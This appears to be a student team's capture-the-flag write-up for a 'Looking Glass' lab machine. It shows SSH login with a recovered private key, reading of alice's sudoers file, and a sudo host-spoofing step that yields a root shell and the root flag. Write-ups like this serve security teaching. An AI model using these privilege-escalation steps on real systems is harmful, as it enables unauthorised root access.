
We tried to decode it, and got to use a hash cracker that led us to a hint on the password.




The last line was decoded using the magic recipe in Cyberchef, and that gave us a password.




Since the text file was named after humptydumpty, we assume to log into the user using the password we obtained.




There, we looked into a poetry text which had a conversation between Alice and Humptydumpty. Since there seemed to be nothing else in this user, we assumed the next focus was on Alice. But we weren't able to find anything there.



For some reason, we could check Alice’s ssh key. Thus, we tried to log into Alice through ssh commands since we have her RSA key.



Along the way, we had to give it permission to run correctly.


alice@looking-glass: ~
File Actions Edit View Help
1211103213@kali: ~
alice@looking-glass: ~
humptydumpty@looking-glass: /home/alice
(1211103213㉿kali)-[~]
$ nano alicekey
(1211103213㉿kali)-[~]
$ ssh alice@10.10.51.15
alice@10.10.51.15's password:
Permission denied, please try again.
alice@10.10.51.15's password:
Permission denied, please try again.
alice@10.10.51.15's password:
alice@10.10.51.15: Permission denied (publickey,password).
(1211103213㉿kali)-[~]
$ ssh -i alicekey alice@10.10.51.15
255
@ WARNING: UNPROTECTED PRIVATE KEY FILE! @
Permissions 0644 for 'alicekey' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "alicekey": bad permissions
alice@10.10.51.15's password:
Permission denied, please try again.
alice@10.10.51.15's password:
Permission denied, please try again.
alice@10.10.51.15's password:
alice@10.10.51.15: Permission denied (publickey,password).
(1211103213㉿kali)-[~]
$ chmod 600 alicekey
255
(1211103213㉿kali)-[~]
$ ssh -i alicekey alice@10.10.51.15
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$

Step: Root Privilege Escalation

Members Involved: Uwais

Tools used: ssh Commands, LinEnum.sh(SUID functions), textreverse.com

Thought Process and Methodology and Attempts:

Sadly, there wasn't much here.

```
┌──(1211103213㉿kali)-[~]
└─$ ssh -i alicekey alice@10.10.51.15
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and st
ill, as Alice went on shaking her, she kept on growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$ whoami
alice
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 3 incorrect password attempts
alice@looking-glass:~$
```

So same as before, I decided to use LinEnum.sh to see whether I can use any SUID functions. Unfortunately, still none but it seemed like Alice can execute /bin/bash in a way.


```
[-] Process binaries and associated permissions (from above list):
1.1M -rwxr-xr-x 1 root root 1.1M Jun  6  2019 /bin/bash
   0 lrwxrwxrwx 1 root root    4 Feb  3  2020 /bin/sh → dash
1.6M -rwxr-xr-x 1 root root 1.6M May  3  2020 /lib/systemd/systemd
128K -rwxr-xr-x 1 root root 127K May  3  2020 /lib/systemd/systemd-journald
216K -rwxr-xr-x 1 root root 215K May  3  2020 /lib/systemd/systemd-logind
1.6M -rwxr-xr-x 1 root root 1.6M May  3  2020 /lib/systemd/systemd-networkd
372K -rwxr-xr-x 1 root root 371K May  3  2020 /lib/systemd/systemd-resolved
 40K -rwxr-xr-x 1 root root  39K May  3  2020 /lib/systemd/systemd-timesyncd
572K -rwxr-xr-x 1 root root 571K May  3  2020 /lib/systemd/systemd-udevd
 56K -rwxr-xr-x 1 root root  56K Mar  5  2020 /sbin/agetty
   0 lrwxrwxrwx 1 root root   20 May  3  2020 /sbin/init → /lib/systemd/systemd
 84K -rwxr-xr-x 1 root root  83K Jan 23  2020 /sbin/lvmetad
232K -rwxr-xr-x 1 root root 232K Jun 11  2020 /usr/bin/dbus-daemon
 20K -rwxr-xr-x 1 root root  19K Mar 31  2020 /usr/bin/lxcfs
   0 lrwxrwxrwx 1 root root    9 Oct 25  2018 /usr/bin/python3 → python3.6
180K -rwxr-xr-x 1 root root 179K Dec 18  2017 /usr/lib/accountsservice/accounts-daemon
 16K -rwxr-xr-x 1 root root  15K Mar 27  2019 /usr/lib/policykit-1/polkitd
 17M -rwxr-xr-x 1 root root  19M Oct 30  2019 /usr/lib/snapd/snapd
 28K -rwxr-xr-x 1 root root  27K Feb 20  2018 /usr/sbin/atd
 48K -rwxr-xr-x 1 root root  47K Nov 16  2017 /usr/sbin/cron
668K -rwxr-xr-x 1 root root 665K Apr 24  2018 /usr/sbin/rsyslogd
772K -rwxr-xr-x 1 root root 769K Mar  4  2019 /usr/sbin/sshd
```

I searched and found that Alice can read the sudoer files. This leads us to root.

```
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
root@looking-glass:~#
```

Thus, we can get the root flag.

```
root@looking-glass:/home# cd ..
root@looking-glass:/# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
root@looking-glass:/# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```



Contributions

ID	Name	Contribution	Signatures
1211103213	Uwais	Discover service, tried to escalate privileges, did some root escalation, pet cat	
1211103149	Dzakry Hariz	Deciphered the Vigenere cypher, wrote the writeup	

1211103184	Muhammad Muzaffar	Tried to perform SSH login without password and fail	
1211102082	Thanussha Sri Ganeson	Tried to find for open port decode hidden message.Edit and combine all the videos.	

Video link: https://youtu.be/htXM-GGkVo8